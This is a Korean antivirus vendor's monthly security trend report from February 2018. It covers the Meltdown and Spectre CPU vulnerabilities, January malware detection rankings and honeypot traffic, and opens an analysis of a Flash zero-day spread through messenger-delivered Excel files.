이스트시큐리티

보안 동향 보고서

No.101 2018.02

No.101 2018.02

이스트시큐리티 보안 동향 보고서
CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

1. 악성코드 동향

1 월에 발생했던 가장 큰 보안 이슈는 아무래도 CPU 취약점 관련 이슈일 것입니다.

2018 년 1 월 4 일 일부 보안연구원들이 Meltdown(CVE-2017-5754)와 Spectre(CVE-2017-5753, CVE-2017-5715)라고 명명된 2 개의 CPU 취약점을 공개하였고, 이 취약점들은 악용되면 공격자들이 사용자의 정보를 유출시킬 수 있는 이슈였습니다.

'Meltdown'취약점의 경우 인텔의 MicroArchithectural 을 타깃으로 하는 공격으로, 공격자가 이 취약점을 이용해 CPU 의 예측실행기능을 이용하면 메모리 보호 메커니즘을 우회하는 형태로 프로세서 내 권한 상승 취약점 공격을 할 수 있습니다. 이렇게 취약점을 통해 사용자 시스템 내부에 존재하는 다양한 정보들이 외부로 유출될 수 있는 문제였습니다. 'Meltdown' 취약점은 MS 에서도 윈도 업데이트를 통해 패치를 제공했고, 인텔에서도 몇차례 패치를 진행했으나 인텔에서 제공한 패치 자체도 적용 이후에 여러가지 문제점이 발견되기도 하였습니다.

'Spectre' 취약점은 CPU 가 빠른 실행을 위해 조건 검사 시점에서 병렬 프로세싱으로 조건문 내부의 코드를 미리 실행하여 준비해두고, 조건이 맞지 않으면 미리 실행된 상태를 버리는데, 이 때 매모리의 빠른 재접근을 위해 캐시에 정보가 포함된 메모리영역을 남겨두는 동작 방식을 악용합니다. 메모리 접근 명령어를 실행하는 데 걸리는 시간을 측정해서 메모리 영역의 값을 추론하는 방식입니다.

간단하게 설명하면, 빠른 프로세싱과 실행을 위한 메모리를 활용 매커니즘에 취약점이 존재하여, 공격자가 이 취약점을 악용하여 인가되지 않은 비정상적인 접근을 통해 메모리 영역에 존재하는 정보를 유출하는 취약점이라고 보시면 되겠습니다. 알약에서도 해당 CPU 취약점에 대응하기 위해 이미 2018 년 1 월 10 일~1 월 11 일에 거쳐 취약점 대응 패치를 업데이트 완료하였고, 유사한 문제점이 발생하고 있지 않은지 계속 모니터링중에 있습니다.

일부에서는 해당 CPU 취약점에 대한 취약점패치를 업데이트하면 시스템성능이 저하된다고 언급하고 있으며, 이는 실제로 유저모드 프로그램에서 커널 시스템 콜을 많이 하면 할수록 시스템 성능이 저하될 수 있다는 부분에서는 사실이지만, 아직까지 확인된 사항으로는 일반 사용자에게는 성능저하 수준이 매우 미미한 수준이기도 하고 이 Meltdown 과 Spectre 취약점을 악용한 악성코드 샘플들도 계속 발견되고 있는 상황이므로, 안전한 PC 사용을 위해 패치를 꼭 업데이트하시는 것을 권장해드립니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 1 월의 감염 악성코드 Top 15 리스트에서는 지난 12 월에 각각 1,2 위를 차지했던 Trojan.HTML.Ramnit.A 와 Trojan.Agent.gen 이 1 월 Top 15 리스트에서도 동일한 순위를 보였다. 지난 12 월에 3 위를 차지했던 Trojan.LNK.Gen 악성코드 탐지 건수가 이번 1 월에 15 위로 크게 순위가 떨어졌으나, 오히려 감염 건수만 비교했을 때는 12 월보다 1 월이 더 높은 수치를 기록했다. 전반적으로 지난 12 월에 비해 이번 1 월 악성코드 감염 건 수는 크게 증가했다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,694,950
2	-	Trojan.HTML.Ramnit.A	Trojan	1,107,386
3	↑1	Adware.SearchSuite	Adware	1,016,000
4	↑1	Win32.Ramnit	Trojan	773,285
5	↑1	Misc.HackTool.AutoKMS	Trojan	769,688
6	New	Gen:Variant.Ursu.17225	Trojan	583,459
7	New	Backdoor.Androm.gen	Backdoor	567,087
8	New	Adware.GenericKD.12447732	Adware	519,391
9	-	Adware.GenericKD.5981996	Adware	446,453
10	-	Exploit.CVE-2010-2568.Gen	Exploit	416,258
11	New	Trojan.CoinMiner.I	Trojan	369,062
12	-	Win32.Neshta.A	Trojan	306,009
13	New	Misc.Keygen	Trojan	295,753
14	↓7	Backdoor.Agent.Orcus	Backdoor	269,540
15	↓12	Trojan.LNK.Gen	Trojan	247,292

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 1 월 01 일 ~ 2018 년 1 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 66%를 차지했으며 애드웨어(Adware) 유형이 21%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


1 월에는 12 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 77%에서 66%로 줄었다. 다만, 실제 감염 건수는 3 배정도 증가했다. 이뿐 아니라 전체적인 감염 악성코드 수치는 큰 폭으로 3 배 넘게 증가했다.




3. 허니팟/트래픽 분석

1 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2017년 8월 ~ 2018년 1월

02

전문가 보안 기고

1. 한국 메신저 등을 통해 유포된 Flash Player Zero-Day 공격 주의
2. 국내 포털 사이트의 계정 확인 안내로 위장한 PDF 첨부 파일 주의


1. 한국 메신저 등을 통해 유포된 Flash Player Zero-Day 공격 주의

2017 년 중순 전후로 한국의 유명 커뮤니케이션 서비스를 이용해 다양한 맞춤형 표적공격이 등장했습니다.

이러한 방식은 일종의 소셜 네트워크 피싱(SNP:Social Network Phishing) 기법으로 분류할 수 있습니다. 공격대상은 주로 한국 내 대북관련 분야에서 활동하는 인사들이며 공격은 매우 은밀하게 수행되었습니다. 초기에는 안드로이드 스마트폰 이용자가 주요 표적이 되었고, 안드로이드 악성앱(APK)을 유포하는데 사용되었습니다.

공격자는 이러한 공격방식을 도입해 활용하던 중 PC 용 메신저 서비스 버전을 활용하는 이용자가 있다는 것을 인지해 PC 기반 공격을 수행하기 시작합니다. 이 과정에 알려져 있지 않았던 플래시 플레이어(Flash Player) 제로데이(Zero-Day) 취약점 공격을 수행한 사례가 확인되었습니다.

물론, 공격자는 SNP 기반 외에도 이메일에 첨부한 스피어 피싱(Spear Phishing) 공격을 활용하기도 했습니다.



[그림 1] 메신저 서비스를 통해 파일이 전송 시도된 화면

02 전문가 보안 기고

먼저 공격 대상자가 선별되면 이전에 메신저 친구로 등록됐던 지인의 계정을 도용하거나 사칭해 신뢰 기반 맞춤형 공격을 수행하게 됩니다.

그러나 정식으로 친구로 등록되어 있지 않기 때문에 보통은 아래와 같은 주의 안내문구가 표기됩니다.


> 친구로 등록되지 않은 사용자입니다.
> 금전 요구 등의 메시지를 받을 경우 주의해 주세요.

[그림 2] 메신저에 친구로 등록되지 않은 경우 보여지는 주의 문구

또한, 공격자는 프로필 화면과 이름 등을 친구 사진 등으로 위장해 공격 대상자를 현혹시키지만, 실제로 공격자가 사용한 계정을 확인해 보면 해외 IP 주소에서 접속해 프로필 사진 등에 해당 국기가 표기되기도 합니다.

이처럼 공격자는 해외 서버를 경유해 지능적으로 공격을 수행하고 있다는 점도 알 수 있습니다.

메신저 서비스를 통해 전송된 MS Excel 파일은 실행할 경우 다음과 같은 화면이 나타납니다. 그러나 특정 셀 위치에 ActiveX 컨트롤이 삽입되어 있는 것을 알 수 있습니다.




[그림 3] 엑셀 문서에 은밀히 숨겨져 있는 액티브 액스 컨트롤

이 액티브 액스 컨트롤(activeX1.xml.rels)은 코드 내부 'activeXControlBinary' 명령에 의해 'activeX1.bin' 파일을 로딩시키게 됩니다.

[그림 4] 악성 엑셀 문서에 포함되어 있는 액티브 액스 컨트롤 바이너리

